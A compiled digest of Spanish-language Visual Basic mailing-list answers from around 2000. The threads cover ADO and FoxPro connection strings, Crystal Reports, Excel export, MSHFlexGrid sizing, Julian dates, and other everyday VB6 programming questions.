Pero para que no quede vacío este mensaje, os envio un ejemplo de como poner los datos en columnas en un Rich Text Box, y además con colores. Este código sí lo utlizo en mis programas para presentar de una forma sencilla los datos de una BD, añadiendo color a las líneas para resaltar máximos, mínimos, etc. espero que os sirva. Lo uso como ejemplo en el libro Visual Basic Guía del estudiante, que (D.M.) estará completo en la red en Septiembre, en la págian de José Rubí y en otra página, un poco mas comercial, a ver si da al menos para unos cafeses.

Saludos. Y abrigaros

Luis Suárez

listadosrtb.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Añadir opción en el menú Buscar

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

>At 13:30 6/09/2000 -0300, Ignacio Napal wrote:
>necesito agregar una opción en el menú "Buscar" del Windows. Fíjense al
>apretar el boton "Inicio", opción "Buscar", que aparecen las opciones
>"Archivos o Carpetas...", "PC...", etc.
>Bueno, necesito agregar una opción ahí, que dispare un programa VB.

La verdad es que no sé cómo se hace. Lo único que he podido averiguar es lo siguiente.
En el registro, en la rama
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\FindExtensions\Static
existe una clave para cada "buscador".
Dicha clave tiene como valor predeterminado el class-id de una activex dll
(que debe estar registrada) que parece que es la que se lanza al seleccionar la opción.
Dentro de esta clave hay otra con el nombre 0 (cero) y valor predeterminado el texto que
aparece en el menú (puedes usar & para señalar la letra que aparecerá subrayada).
La clave 0 tiene otra subclave llamada DefaultIcon cuyo valor predeterminado es el nombre
del archivo que contiene el icono que aperece en el menú.

Espero que esto te sirva para algo (y no estar equivocado).
Si lo consigues te ruego comuniques a la lista cómo lo hiciste.

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas
vb-esp y visualbasic-esp y un resumen de los
mensajes de las mismas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ancho de Columnas MSHFlexGrid

Mensaje enviado por Roberto Alvarado <ralvaradot@demasiado.com>

Hola Pablo:

Yo he hecho lo siguiente : algunas veces defino el ancho del MSHFlexGrid del mismo tamaño que el campo de la BD y le aplico un font "rigido" de espacio fijo. Pero a algunos cliente no les agrada este font. (Disculpa pero no recuerdo cual es el nombre del font en este momento, es domingo y estoy en casa).
Otra solucion que le he dado es la siguiente : dependiendo si el contenido del campo utiliza letras todas mayusculas entonces tomo la longitud del campo y la multiplico por 100 (twips), si va a contener Letras Capitales (Primera Mayuscula y resto minuscula) entonces utilizo multiplicar por 70 o por 80, esto me ha dado buen resultado.

Espero que esto te irva de algo.

Saludos

Roberto Alvarado
Programador
Miami - USA
> Estimados colegas:
>
> Estoy intentando establecer el ancho de las columnas de un MSHFlexGrid,
> cosa que sé hacer. El tema es que estoy buscando la mejor forma de hacerlo,
> ya que no quiero definirlo ni a ojo ni recorriendo absolutamente todas las
> celdas del control.
>
> ¿Alguien tiene una sugerencia para hacer esta definición lo más abierta,
> dinámica y pura posible? Supongo que será una inquietud muy habitual, de
> hecho he visto respuestas para controles similares como el MSFlexGrid, pero
> nunca encontré algo que me convenza.
>
> Estoy utilizando VB6SP4. Desde ya, muchísimas gracias y hasta pronto.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Aparicion rapida formulario

Mensaje enviado por YAMIL BRACHO <brachoy@pdvsa.com>

Yo uso la siguiente rutina:

```
'--------------------------------------------------
' Proposito:
' Muestra un Formulario de foma Rapida
' Entrada:
' frm - Form
'
' Salida:
' Nada
'
' Autor Fecha Comentarios
'-------------- ---------- ------------------------
' Yamil Bracho 3/MAY/1999 Version Inicial
'--------------------------------------------------
Public Sub FastForm(frm As Form)
  With frm
    .Show
    .SetFocus
    .Refresh
  End With
End Sub

Entonces en el Fomr_Load hago
  Call fastForm(Me)

Espero esto te ayude y saludos desde Caracas, Venezuela

Yamil
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Aplicaciones con voz

Mensaje enviado por EDISSON OSWALDO VILLA MEJIA <eovilla@isa.com.co>

Claro, es existe el Microsoft Agent es un control manipulable donde lo puedes poner a leer texto o hablar según las acciones que haga el usuario.

Busca en Microsoft por Microsoft Agent y encontrarás toda la información, los agentes para bajar, el software que necesitas y hasta ejemplos en Java, VB, VC++, VJ++.

Atte:

Edisson Oswaldo Villa.

-----Mensaje original-----
De: Francisco Camaño [mailto:webmaster@providencia.com.mx]
Enviado el: Jueves 7 de Septiembre de 2000 12:09 PM
Para: visualbasic-esp@egroups.com
Asunto: (VB-ESP) Aplicaciones con voz

Existe algun componente que me lea una cadena de texto y la diga en voz (como algunos traductores).

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cerrar Aplicación en una computadora de la red

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

At 14:43 1/08/2000 -0500, you wrote:
>Deseo hacer lo siguiente:
>Detectar una Aplicación que se está ejecutando en una (o varias)
>computadora(s) de una Red y poder cerrarla.

Voy a suponer el caso más fácil, la aplicación que intentas detectar es tuya y la red soporta tcp/ip.
Puedes añadir un socket a la mencionada aplicación y lo pones a escuchar en un determinado puerto, por ejemplo el 2001, y el protocolo udp (no necesitamos una conexión para mensajes muy pequeños y así es más rápido).
Cuando carga tu aplicación haces un Winsock1.Bind 2001. En el evento winsock1_DataArrival puedes cerrar tu aplicación por el mero echo de recibir datos pero me parece más elegante comprobar los datos recibidos porque puedes aprovechar el sistema para enviar más "comandos" que apagar.
Luego haces una nueva aplicación, con control winsock, con protocolo udp, con localport 2000 (por ejemplo). Para enviar un comando a todas las aplicaciones que encuentre en la red haces :
socket.RemoteHost = "255.255.255.255" (broadcast)
socket.SendData "APAGAR" (suponiendo que sea al comando para salirse de la aplicación).

Si esto no se adecúa a tus necesidades dame algún detalle más.

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Códigos de barras *(2 mensajes)*

Mensaje enviado por "Ferré Gravoz, Manel" <FERREMNL@diba.es>

Espero que te sirva ... no se necesita ningun componente ....

codebar.zip

Mensaje enviado por "Rodrigo Listas" <jaramillo70@hotmail.com>

Disculpen por la longitud del mensaje...
pero me figuro...

Recuerden los codigos de control
Inicio y final de trama..
Alguna duda...con gusto colaborare.

barfonts.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Conectar una base en Fox

Mensaje enviado por JUAN FELIPE BETANCUR <JBETANCUR@hermeco.com>

Hola.
Puedes utilizar el siguiente ConnectionString:

```
cnConexion.ConnectionString = "Provider=MSDASQL.1;Persist Security Info=False;Extended Properties=Driver={Microsoft Visual FoxPro
Driver};UID=;SourceDB=\\Server6\DATOS\Fox\;SourceType=DBF;Exclusive=No;BackgroundFetch=Yes;Collate=Machine;Null=Yes;Deleted=Yes;"
```

ó este otro:

```
cnConexion.ConnectionString = "Provider=MSDASQL.1;Persist Security Info=False;Extended Properties=Driver={Microsoft Visual FoxPro
Driver
(*.dbf)};UID=;SourceDB=\\Server6\DATOS\Fox\;SourceType=DBF;Exclusive=No;BackgroundFetch=Yes;Collate=Machine;Null=Yes;Deleted=Yes;"
```

Yo lo utilizao con Fox 2.5 for DOS.

Chao.

Att:
Felipe Betancur Uribe
Microsoft Certified Professional
Analista-Programador
Alcuadrado S.A.
Conocimiento bien Aplicado!
Calle 8. No.43B - 90
Medellín - Colombia
Tel. +(574) 3110447. Ext.131
Fax +(574) 3118985
Tel. +(574) (033) 4347015
<http://www.alcuadrado.com/>

-----Original Message-----
From: Emilio Coronel [mailto:ecoronel@personal.com.py]
Sent: Friday, August 11, 2000 06:06 AM
To: visualbasic-esp@egroups.com
Subject: (VB-ESP) Conectar una base en Fox

Hola a todos

será que se puede hacer una conexion a una base de datos en Fox con ADO y sin ODBC ??

Como??

Emilio

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Conexión sin DSN (ADO)

Mensaje enviado por Pablo Febolo <pfebolo@microsystem.com.ar>

Para conectarte con la DB usando ADO sin necesidad de DSN (ODBC) debes poner en la propiedad Provider del objeto conection:
Para SQL 7.0:
SQLOLEDB.1;Password=MiPassword;Persist Security Info=True;User ID=MiUsuario;Initial Catalog=MiDB;Data Source=MiServer
Donde:
"MiUsuario" es el nombre de usuario
"MiPassword" la password del Usuario
"MiDB" el nombre de la DB
"MiServer" el nombre del Server donde se aloja el SQL Server

Para Access 97
Microsoft.Jet.OLEDB.4.0;Data Source=MiPath\MiDB.MDB;Persist Security Info=True;Jet OLEDB:Database Password=MiPassword
Donde:
"MiPath\MiDB.MDB" el nombre de la DB con el path completo
"MiPassword" la password de la DB

Espero que esta info sea de tua ayuda.

Saludos.

At 15/08/2000 18.58, you wrote:
Hola, estoy trabajando con ADO y quiesiera saber si alguno sabe como hacer un DSN pero con codigo para usarlo en un programa. O sino en su defecto como le doy la ubicacion a ADO de una base de datos en red.
Gracias

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Copias de seguridad

Mensaje enviado por "Hector Barahona" <hbarahon@vtr.net>

Hola Fernando:

te adjunto un form que tiene las funciones de respaldar, restaurar, eliminar respaldos, compactar y reparar bases de datos access que te puede ser de utilidad.

El respaldo se almacena comprimido con el programa Compress.exe y la base de datos debe ser previamente abierta con el objeto de nombre "dbs"

Saludos

Hector
----- Original Message -----
From: Fernando
To: visualbasic-esp@egroups.com
Sent: Friday, August 11, 2000 8:48 AM
Subject: (VB-ESP) Copias de seguridad

Necesito hacer desde visual basic copias de seguridad de mi base de datos en access y no se como hacerlas. Al igual tengo otra opcion para poder restaurarlas. Podrian indicarme como ahcerlas o donde puedo consultar.

utilidades.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Crystal Report con contraseña

Mensaje enviado por "Alberto Nieto Ibarrecheba" <alberton@cbbilbao.com>

Yo lo hago utilizando el API de Crystal Report y más o menos puede ser así

```
Dim iJob As Integer
Dim rLoc As PETableLocation
Dim i As Integer, tablas As Integer
Dim LogOnInfo As PELogOnInfo

'Abrimos un trabajo
iJob = PEOpenPrintJob("Listado.Rpt")

'Preparamos la ubicación de la base de datos
rLoc.StructSize = PE_SIZEOF_TABLE_LOCATION
rLoc.Location = "C:\Datos.mdb" & Chr$(0)

'Preparamos la información de la sesion con la clave
With LogOnInfo
        .StructSize = PE_SIZEOF_LOGON_INFO
        .Password = "ALBERTO" & Chr$(0)
End With

'Obtenemos el total de tablas del reporte
tablas = PEGetNTables(iJob)

'Por cada tabla establecemos la ubicación de la base de datos
'y la información de la clave
For i = 0 To tablas - 1
        bOk = PESetNthTableLocation(iJob, i, rLoc)

        bOk = PESetNthTableLogOnInfo(iJob, i, LogOnInfo, False)
Next

'Después se puede envia el listado a la impresora o a la pantalla
'Y Se termina
PEClosePrintJob iJob
```

Espero que te sirva
Un saludo.

~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Alberto Nieto Ibarrechebea
Sestao-Bizkaia
E-Mail: alberto@cbbilbao.com
~~~~~~~~~~~~~~~~~~~~~~~~~~~~

> -----Mensaje original-----
> De: Emilio Coronel [mailto:ecoronel@personal.com.py]
> Enviado el: jueves, 27 de julio de 2000 19:05
> Para: visualbasic-esp@egroups.com
> Asunto: (VB-ESP) Crystal Report con contraseña
>
>

>
>
> hola a todos
> alguien sabe como puedo hacer si tengo una base de datos en Access que
> tiene contraseña, para imprimir un reporte en Crystal report
>
> Gracias
>
> Emilio

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Crystal Report en Ventana Child..(Respuesta)

Mensaje enviado por Marger Arteaga Vega <marteaga@xerox.com.ni>

Hola amigos de la lista.

Hace tiempo (y no se quien), pregunto sobre como hacer que la ventana de impresión de Crystal Report Fuera Child de una ventana Padre, aqui les va la solución:

Para los que usan el Activex (OCX) Todos las versiones.

```
CrystalReport1.WindowParentHandle=MDIForm1.HWnd
```

CrystalReport1=El Objeto Crystal en la Forma.
MDIForm1=Deberá Ser una Forma MDI Obligatoriamente.

Para los que usan Crystal Report sin Activex (OCX) versión 6.0 y superior.

```
Dim crApp As CRPEAuto.Application
Dim crReport As CRPEAuto.Report
Set crApp = CreateObject("crystal.crpe.application")

Private sub CommandButton_Click()
    Set crReport = crApp.OpenReport(rptName)
    crReport.Preview crTitle, Tops, Left1, Widths, Heights, 0, MDIForm1.HWnd
End Sub
```

Espero les Sirva..

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Crystal reports y Access 2000

Mensaje enviado por Ronald Ubach <rubach@tiempost.com.uy>

Solucionado el problema, hay que bajar un archivo de www.seagatesoftware.com
, access2000drivers.zip, 66.3 kb, si alguien lo quiere se lo paso.

gracias a todos.
****

>please!!!!!!!!!!
>Hola a todos !
>Estoy teniendo problemas con los listados, recién migre mi aplicación a
>acces 2000 y cuando llamo a un reporte no reconoce la base de datos.
>Tengo el spack 4 y la versión del cristal es la que viene con vb6 , creo que
>es la 4.6.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ejecutar un formulario por el nombre

Mensaje enviado por "Grupo VB" <vbgroup@eci9.atenas.inf.cu>

Hola listeros, hace algun tiempo surgio una duda de como visualizar un formulario teniendo el nombre en una variable, bueno aqui envio la solucion que me parece mas factible para quien la quiera utilizar.

```
Dim FrmForm As Form
Dim VarFrom as String

VarForm="Form1"
Set FrmForm = Forms.Add(VarForm)
FrmForm.Show vbModal
```

Buena suerte

Eyzen

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

*E*liminar carpetas

```
'Yo para borrar un directorio y su contenido utilizo una variable declarada como
'tipo FileSystemObject. Despues la instruccion es la siguiente:

Dim fsoDelete As New FileSystemObject

fsoDelete.DeleteFolder Directorio_A_Borrar, True

'Con el segundo parametro a true te borra todo el contenido del directorio, aun
'cuando tenga archivos de solo lectura, ocultos, etc.

'Para utilizar este tipo debes incluir la referencia Microsoft Scripting Runtime a
'tu proyecto VB.
```

*E*ncriptacion de datos

http://www.kriptopolis.com/colossus/codigo.html utiliza DES como mecanismo de encritacion.

Sent: Friday, August 04, 2000 4:53 PM

control que permita encriptar/desencriptar datos.
Estuve buscando en la web, y solo encontré controles que lo hacen sobre archivos, pero yo necesito uno que trabaje sobre un texto que yo le envío.
Es decir, yo le paso el texto de origen, alguna clave de encriptación, y el
control me tiene que devolver el texto encriptado (y viceversa).

x-vb5-vigenere.zip

*E*rror 396 con PaperBin

Mensaje enviado por "Gustavo A. Heusdens" <gheusden@interserver.com.ar>

Hola Alejandro,
Si no estás trabajando con la impresora predeterminada, sólo podes tener acceso a sus propiedades en modo de sólo lectura. Para leer y escribir las propiedades de una impresora concreta, primero tene que definirla como impresora predeterminada de la aplicación mediante la instrucción Set.

Saludos

Gustavo

-----Mensaje original-----
De: owner-vb-esp@ccc.uba.ar [mailto:owner-vb-esp@ccc.uba.ar]En nombre de Alejandro A ALEKSICH
Enviado el: Martes, 25 de Julio de 2000 10:27 p.m.
Para: Lista Vb-Esp
Asunto: vb-esp : [PRN] Error 396 con PaperBin

Estoy "balinado" con la impresora y necesitaria que alguien me de una mano.
Quiero establecer la propiedades PaperBin, PaperZise, Copies, etc. del objeto Printer en tiempo de ejecución pero todas ellas me dan el error Nº 396 "Imposible establecer la propiedad [la propiedad de la que se trate] dentro de una página".
¿qué estoy haciendo mal??.
Las establezco antes del
    Printer.Print strVble
Utilizo VB5 con SP3
Gracias por su ayuda.
_____
ALEJANDRO A ALEKSICH

Error registrando ... msftqws.pdw\$(DLLSelfRegisterEx)

Mensaje enviado por "Alberto AVernieri" <AVernieri@juncalnet.com.ar>

Hola!

Es un error del P&DW. Se corrige instalando el SP3 o siguientes (Ya existe el SP4).

Entre tanto, se puede resolver abriendo con un editor de texto el archivo Setup.lst y modificando cualquier DLLSelfRegisterEx por DLLSelfRegister (sin el Ex del final)

Saludos
Alberto

>>> Alberto Cucalón <acucalon@congreso.gob.pe> 07/09/00 16:52 >>>
Hola Amigos listeros, tengo una aplicacion, progaramada en VB 6.0 y con Cristal report 7.0 , cuando la desempaqueto me da un error (en la parte final del archivo que envio *** ERROR: No se pudo registrar el archivo 'c:\windows\TEMP\msftqws.pdw\$(DLLSelfRegisterEx)' porque no se encontró.) e incluso e instalado el DCOM98

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Evitar las pantallas de aviso de Word

Mensaje enviado por daniel.mazzagatti@zurich.com

Yo uso
ActiveDocument.Application.DisplayAlerts = wdAlertsNone
y funciona.

"G.M SOFT" <gmsoft@hotmail.com> on 28/07/2000 08:32:58
To: visualbasic-esp@egroups.com
cc:
Subject: (VB-ESP) Evitar las 'pantallitas' del maldito Word

Hola gente:

Necesito imprimir de forma automatica una serie de documentos de word de forma completamente invisible para el usuario.

El problema es cuando algun documento produce algun tipo de mensaje del tipo 'los margenes no caben en la hoja, desea continuar?'

Necesitaria hacer que estos mensajes no aparecieran, pero no hay manera.
Según la ayuda sería con:

Application.DisplayAlerts = wdAlertsNone

Sin embargo, como si le digo misa.

Podéis ayudarme?

Gracias.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Exportar de un ListView a Excel

Mensaje enviado por Alfonso Saiz <Alfonso.Saiz@caleidos.es>

Hola Daniel,

Felicidades por tu boda.

Te envío una rutina que tengo yo para grabar datos de una listview a una hoja de excel. Para un DBGrid debes seguir el mismo planteamiento. Debes recorrerte cada fila y grabar los datos.

```
Sub Setup_XL_WorkSheet()
    On Error GoTo Errores
    Dim Targetdir As String
    Contador_Project_Planning = 1
    Contador_Project_Selected = 1
    Contador_Project_Files = 1
    ' Presentamos un mensaje en la barra de estado
    BarraEstado.Panels.item(1).Text = "Creating excel sheets..."
    MousePointer = vbHourglass
    Targetdir = "\\POSEIDON\CaleidosB\" & Format(clientCode, "####0000")
& "\" & ArchivoExcel & ".xls"
    Set appXL = CreateObject("Excel.Application") 'run it
    appXL.Workbooks.Add
    contador_Fila = 1
    ' Renombro las hojas de Excel y le pongo los encabezados para introducir los
datos
    appXL.Sheets("sheet1").Select
    appXL.Sheets("sheet1").Name = "Hoja primera"
    appXL.Cells(Contador_Project_Selected, 1).Value = "Titulo 1"
    appXL.Cells(Contador_Project_Selected, 2).Value = "Titulo 2"
    appXL.Cells(Contador_Project_Selected, 3).Value = "Titulo 3"
     Contador_Project_Selected = Contador_Project_Selected + 1
    ' Renombro las hojas de Excel y le pongo los encabezados para introducir los
datos
    appXL.Sheets("sheet2").Select
    appXL.Sheets("sheet2").Name = "Hoja segunda"
    appXL.Cells(Contador_Project_Files, 1).Value = "Titulo 1"
    appXL.Cells(Contador_Project_Files, 2).Value = "Titulo 2"
    appXL.Cells(Contador_Project_Files, 3).Value = "Titulo 3"
    appXL.Cells(Contador_Project_Files, 4).Value = "Titulo 4"
    ' Seleccionamos la hoja de Excel a escribir y añadimos los datos
    appXL.Sheets("Hoja primera").Select
    For Registro = 1 To ProjectTaskList.ListItems.Count
        appXL.Cells(Contador_Project_Selected, 1).Value =
ProjectTaskList.ListItems(Registro).Text
        appXL.Cells(Contador_Project_Selected, 2).Value =
ProjectTaskList.ListItems(Registro).SubItems(1)
        appXL.Cells(Contador_Project_Selected, 3).Value =
ProjectTaskList.ListItems(Registro).SubItems(2)
        Contador_Project_Selected = Contador_Project_Selected + 1
    Next
    ' Seleccionamos la hoja de Excel a escribir y añadimos los datos
    appXL.Sheets("Hoja segunda").Select
```

```
    For Registro = 1 To ProjectPlanning.ListItems.Count
        appXL.Cells(Contador_Project_Planning, 1).Value =
ProjectPlanning.ListItems(Registro).Text
        appXL.Cells(Contador_Project_Planning, 2).Value =
ProjectPlanning.ListItems(Registro).SubItems(1)
        appXL.Cells(Contador_Project_Planning, 3).Value =
ProjectPlanning.ListItems(Registro).SubItems(2)
        appXL.Cells(Contador_Project_Planning, 4).Value =
ProjectPlanning.ListItems(Registro).SubItems(3)
        Contador_Project_Planning = Contador_Project_Planning + 1
    Next
    ' Guardamos la hoja y cerramos Excel
    appXL.ActiveWorkbook.SaveAs Targetdir
    appXL.ActiveWorkbook.Close (False)
    appXL.Application.Quit
    Set appXL = Nothing
    ' Restauramos los valores de la barra de estado
    BarraEstado.Panels.item(1).Text = "Status"
    MousePointer = vbDefault
    Exit Sub
Errores:
    Select Case Err.Number
        Case 1004
            MsgBox "The specified file:" & vbCr & Targetdir & vbCr & "could not be
found. Please check it.", vbExclamation
            appXL.Application.Quit
            Set appXL = Nothing
            ' Restauramos los valores de la barra de estado
            BarraEstado.Panels.item(1).Text = "Status"
            MousePointer = vbDefault
            Exit Sub
    End Select
End Sub
```

No olvides marcar en el menú Project\References la librería de Microsoft Excel 8.0 Object Library .

Espero que te sirva.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Fecha Juliana *(2 mensajes)*

Hola:
Esto es lo que he encontrado sobre la fecha Julina en un libro muy antiguo, pero puede ser de ayuda:

José Scaliger propuso, en 1582, una escala de tiempo continua, de 7980 años julianos de 365,25 días, que comienza el 1 de enero del año 4713 a. de C. A esta escala de tiempo la llamó "período julino" en honor de su padre Julio.
Para obtener el día juliono (DJ) de un año A de nuestro calendario basta con aplicar las siguiente reglas:

1.- Se calcula el producto (4712 + A) * 365,25
2.- Si el resultado es un número entero se le resta 1, y si es decimal, se toma su parte entera.
3.- Si el año es siguiente al de la reforma gregoriana (04/10/1582) se tienen que realizar las siguientes operaciones a continuación del anterior:

```
1583 <= A <= 1700 ..............  Se resta 10 (*)
1701 <= A >= 1800 ..............  Se resta 11
1801 <= A >= 1900 ..............  Se resta 12
1901 <= A >= 2100 ..............  Se resta 13
2101 <= A <= 2200 ..............  Se resta 14 , etc.
```

(*) Se bebe restar 10 cuando A >= 1583, y también si a = 1582, siempre que se verifique M > 10 ó M = 10 y D >= 15

4.- Se suma el resultado, el número de días transcurridos desde el comienzo del año A.

Para determinar el día de la semana basta con dividir por 7 el día juliano DJ, y según sea el resto, se harán estas asignaciones:
0 .... Lunes
1 .... Martes
2 .... Miércoles
3 .... Jueves
4 .... Viernes
5 .... Sábado
6 .... Domingo

Saludos
Luis Javier

-----Mensaje original-----
De: iibarrab@gfnorte.com.mx <iibarrab@gfnorte.com.mx>
Para: visualbasic-esp@eGroups.com <visualbasic-esp@eGroups.com>
Fecha: jueves 12 de agosto de 1999 18:08
Asunto: (VB-ESP) Fecha Juliana??????

>Hola, me gustaria saber como cambiar una fecha normal a fecha juliana
>en visual basic, si alguien me puede enviar un ejemplo o decir como se
>lo agradeceria mucho.
>
>Saludos cordiales.

>Ismael Ibarra.

Mensaje enviado por "LuisJa" <lmisiego@teleline.es>

Hola Antonio:
Adjunto un proyecto que prepare hace mucho para calcular la fecha juliana.
Espero te sirva.

Saludos
Luis Javier

diajuliano.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Justificar texto en un Rich Text Box

Mensaje enviado por "Alex Arias" <aarias@rpp.com.pe>

El mismo problema tuve Yo hace tiempo y con mucha pero mucha busqueda logre algo inicial que es lo que envio a tal forma que tu luego modificas el codigo que es muy facil y listo tienes tu solucion.

adjunto 2 ZIPs con ejemplos de justificar.

Alex Arias Calixtro

justificatextoandprint.zip justificatextoconsombra.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Listas encadenadas y doblemente encadenadas

Mensaje enviado por Roberto Alvarado <ralvaradot@demasiado.com>

Hola Listeros,

Sorry pero no hice el attach muy bien en el mail anterior, Aqui va el attach.

Saludos y que lo disfruten!!!

linkedlist.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Pasar a RGB color CommonDialog

Mensaje enviado por "Alberto AVernieri" <AVernieri@juncalnet.com.ar>

Hola!

Definí en un área común (Seccion Declaraciones de un módulo o Form) estas estructuras

```
Public Type ColorCommonDialog
    colCD as Long
End Type

Public Type ColorRGB
    System as Byte
    Red as Byte
    Green as Byte
    Blue as Byte
End Type
```

En el lugar de tu código donde quieras hacer la conversión...

```
Dim cCD as ColorCommonDialog, cRGB as ColorRGB

cCD.colCD = MiColor
LSet cRGB = cCD
MiRojo = cRGB.Red
MiVerde = cRGB.Green
MiAzul = cRGB.Blue
```

Luego de esto, MiColor queda igual a RGB(MiRojo, MiVerde, MiAzul)

Si lo queres hacer a mano al reves...

```
cRGB.Red = AlgunRojo
cRGB.Green = AlgunVerde
cRGB.Blue = AlgunAzul

LSet cCD = cRGB
```

Luego de esto, cCD.colCD queda igual a RGB(AlgunRojo, AlgunVerde, AlgunAzul)

Saludos
Alberto

>>> "Juan Carlos Canto" <jcarlos@abserver.es> 14/08/00 13:00 >>>
Hola a todos:

Llevo un par de dias loco intentando pasar a valores RGB Ejem: 255,0,0 el valor que me da el commondialog.color que es un valor del tipo "16785692"

¿sabeis alguno como convertirlo a RGB?

gracias
Juan Carlos

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Problemas con ADO - Error 3706 *(2 mensajes)*

Mensaje enviado por "Jorge R.Colaccini" <gralpaz@satlink.com>

Confirmo la solución al problema del Error 3706, cuando ADO usa un PROVIDER=Microsoft.Jet.OLEDB.3.51

Hay que tener instalado MDAC 2.0 para que lo reconozca, los posteriores, no instalan ese provider., probé con 2.1.1, 2.1.2 y 2.5 y ninguno instala el Jet 3.51.

Acabo de encontrar esto en el sitio de MS, en esta direccion:

http://support.microsoft.com/support/kb/articles/Q197/9/02.ASP

Gracias una vez más a todos.

Jorge Colaccini
Rosario, Argentina

Mensaje enviado por "Emilio Coronel" <ecoronel@personal.com.py>

Esto encontre en la pagina de Microsoft

BUG: ADSI Windows 95 ADO Error "ADO Could Not Find the Specified Provider"

The information in this article applies to:

Microsoft Active Directory Service Interfaces, version 2.0
Microsoft Windows 95

SYMPTOMS
Attempts to open an ADODB.Connection on Windows 95 with the connection provider set to ADSDsOObject returns the following error message.

Error 3706 : ADO Could Not Find the Specified Provider
-or
Error 3021 : no current record

CAUSE
The installer in the web release of Active Directory Services Interfaces (ADSI) version 2.0 for Windows 95 (Adsw95.exe 10/16/97 12:04AM) creates an invalid key name under the provider CLSID.

RESOLUTION
IMPORTANT: This article contains information about editing the registry.

Before you edit the registry, make sure you understand how to restore it if a problem occurs. For information about how to do this, view the "Restoring Registry" Help topic in Regedit.exe or the "Restoring a Registry Key" Help topic in Regedt32.exe.

On the taskbar, select Start, and then click Run.

Type REGEDIT and click OK to open the Registry Editor.

Using the Registry Editor go to the following key:

HKEY_CLASSES_ROOT/CLSID/{549365d0-ec26-11cf-8310-00aa00b505db}/OLEDBProvider

Rename the key to:

HKEY_CLASSES_ROOT/CLSID/{549365d0-ec26-11cf-8310-00aa00b505db}/OLE DB Provider

Note the additional spaces.

STATUS
Microsoft has confirmed this to be a bug in the Microsoft products listed at the beginning of this article.

MORE INFORMATION
This problem has been corrected in latest version of ADSI.

REFERENCES
For additional information about ADSI, please see the following web site:

http://www.microsoft.com/adsi

Additional query words: kbDSupport

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Punteros

Mensaje enviado por "Tako" <ttakito@yahoo.com>

Existen varias funciones no documentadas para trabajar con punteros en vb, que yo sepan se pusieron para trabajar con determinadas funciones de la api.

Por si alguien le interesa son: VarPtr, StrPtr y ObjPtr que devuelven respectivamente la direccion de memoria de una variable, de un string o de un objeto que se le pasa como argumento.

Lo curioso es que aunque no este documentada por ningun lado al escribirlas si que las detecta y te pone sus argumentos. Por si alguien las quiere buscar en el explorador de objetos estan el la biblioteca de VBA en la case _hiddenModule.

Tako

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Repintado de controles en formulario...

Mensaje enviado por jmenendez@mundivia.net

Me ha pasado muchas veces, dentro de cada tab, pon tus controles en un frame, y basta con un frame refresh lo he probado con mas de 80 controles y funciona

saludos

-----Mensaje original-----
De: Alfonso Saiz [mailto:Alfonso.Saiz@caleidos.es]
Enviado el: martes, 19 de septiembre de 2000 9:38
Para: vb-esp@ccc.uba.ar
Asunto: vb-esp : Repintado de controles en formulario...

Tengo un formulario que incluye un control SSTab que a su vez incluye labels, textboxes, listboxes, etc.. (más de 40 controles cada tabulador). Cuando ejecuto el programa hay controles que no se muestran, pero cambiando de un tab a otro y volviendo al tab inicial, si que se refresca la pantalla y todos los controles son mostrados.
Hasta ahora utilizo un truco (por llamarlo asi) que es cuando se activa el formulario, muestro el tab0, luego muestro el tab1 y vuelvo a mostrar el tab0. En una máquina potente el usuario no se da cuenta del movimiento de las pantallas pero no es lo más fino.
¿Alguien sabe como puedo arreglar el problema? He intentando hacer un ormulario.refresh pero es peor.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Respaldo en SQL Server 7.0

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com>

Si estás usando ADO, podés ejecutar una instrucción de T-SQL a través del método "Execute" del objeto "Connection".
Podría ser algo así:

```
Dim cn as New ADODB.Connection
cn.Open "<<< cadena de connexión >>", Usuario, Clave
cn.Execute "BACKUP DATABASE MiBase TO DISK 'C:\Temp\MiBase.bak'"
```

OJO!! Leé bien cómo funciona la instrucción BACKUP del T-SQL. Por ejemplo, en este caso, el backup resultante se guarda en el directorio "C:\Temp" del equipo en el cual se está ejecutando el SQL-Server (y no en la PC desde dónde se ejecuta la app.)

Ignacio Napal
Equiplus S.A.
e-mail: inapal@equiplus.com

----- Original Message -----
From: <djsvisual@starmedia.com>
To: <vb-esp@ccc.uba.ar>
Sent: Thursday, August 17, 2000 11:56 AM
Subject: vb-esp : Respaldo en SQL Server 7.0

> Como puedo hacer desde Visual Basic 6.0
> realizar una copia de respaldo de una base
> de datos de SQL Server 7.0

Resumen

